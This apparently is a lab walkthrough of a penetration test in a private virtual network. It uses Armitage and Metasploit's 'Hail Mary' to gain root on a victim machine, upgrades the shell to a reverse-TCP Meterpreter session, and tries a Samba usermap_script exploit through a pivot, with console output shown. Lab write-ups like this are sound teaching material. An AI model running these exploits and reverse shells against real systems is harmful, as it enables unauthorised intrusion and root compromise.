
Attack Phase

We will now begin our attack phase. First, we need to set the exploit rank to "Poor". We can do this by clicking "Armitage" on the taskbar of the GUI, hovering over "Set Exploit Rank," and click "Poor".


NOTE: Setting the Exploit Rank to Poor was the only way to get any exploits to work.



Second, we will select click on Victim Machine 1, click "Attacks" on the taskbar of the GUI, and select "Hail Mary".




We will get the following warning pop up and we will select "Yes".




Once started, the Hail Mary will launch a flood exploits at hosts in the current workspace. There is nothing stealthy about this action. If clumsily launching hundreds of exploits is what you would like to do, press Yes.

On the first attempt, we were unsuccessful, so we will run Hail Mary again.




```
[*] Finding exploits (via local magic)
[*] Sorting Exploits...
[*] Launching Exploits...
[*] Listing sessions...
msf6 > sessions -v

Active sessions
===============

No active sessions.
```


After a few attempts, we were successful.



Third, we will search for Meterpreter in the file explorer window. We will select the compromised machine and double click “shell_to_meterpreter”.



Fourth, we will double click “SESSION” and select a session to try.



multi/manage/shell_to_meterpreter

Shell to Meterpreter Upgrade


This module attempts to upgrade a command shell to meterpreter. The shell platform is automatically detected and the best version of meterpreter for the target is selected. Currently meterpreter/reverse_tcp is used on

Option	Value
HANDLER	1
LHOST	10.0.2.15
LPORT	4433
SESSION ✚	4

☐ Show advanced options


Launch

Fifth, we will right-click on the pwned machined and open a Meterpreter Shell



We then enter a shell and verify if we got root access.


```
shell
whoami
```



Console X
multi/manage/shell_to_meterpreter X
multi/manage/shell_to_meterpreter X
Meterpreter 7 X

```
meterpreter > shell
[-] The "shell" command requires the "stdapi" extension to be loaded (run: `load stdapi`)
meterpreter > load stdapi
Loading extension stdapi...Success.
meterpreter > shell
Process 11331 created.
Channel 4 created.
meterpreter > whoami
root
meterpreter > whoami
root
```


Pivoting

Now we will attempt to root Victim Machine 2 using Victim Machine 1. We will select the “Pivoting” option in a Meterpreter session and click “Setup…” If we can’t get a connection, we must try each Meterpreter session available or attempt to create new sessions.





Second, we will search for the “usermap_script” exploit. Then click on Victim Machine 2 and double click the exploit. We will configure the LHOST value to Victim Machine 1’s IP address and click “Launch”.



Attack10.0.2.5

Samba "username map script" Command Execution

This module exploits a command execution vulnerability in Samba versions 3.0.20 through 3.0.25rc3 when using the non-default "username map script" configuration option. By specifying a username containing shell meta characters, attackers can


Option	Value
LHOST	10.0.2.15
LPORT	6361
RHOSTS ✚	10.0.2.5
RPORT	139

Targets: 0 => Automatic

[✓] Use a reverse connection

[ ] Show advanced options

Launch



Attack10.0.2.5

Samba "username map script" Command Execution

This module exploits a command execution vulnerability in Samba versions 3.0.20 through 3.0.25rc3 when using the non-default "username map script" configuration option. By specifying a username containing shell meta characters, attackers can

Option	Value
LHOST	10.0.2.4
LPORT	6361
RHOSTS ✚	10.0.2.5
RPORT	139


Targets: 0 => Automatic

[✓] Use a reverse connection

[ ] Show advanced options

Launch

Unfortunately, after many attempts, we were unsuccessful.


Console X
multi/manage/shell_to_meterpreter X
multi/manage/shell_to_meterpreter X
Meterpreter 7 X
exploit X

```
msf6 > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > set RHOSTS 10.0.2.5
RHOSTS => 10.0.2.5
TARGET => 0
msf6 exploit(multi/samba/usermap_script) > exploit -j
LHOST => 10.0.2.4
LPORT => 2519
PAYLOAD => cmd/unix/reverse
RPORT => 139
[*] Exploit running as background job 1016.
[*] Exploit completed, but no session was created.
[*] Started reverse TCP double handler on 10.0.2.4:2519 via the meterpreter on session 8
```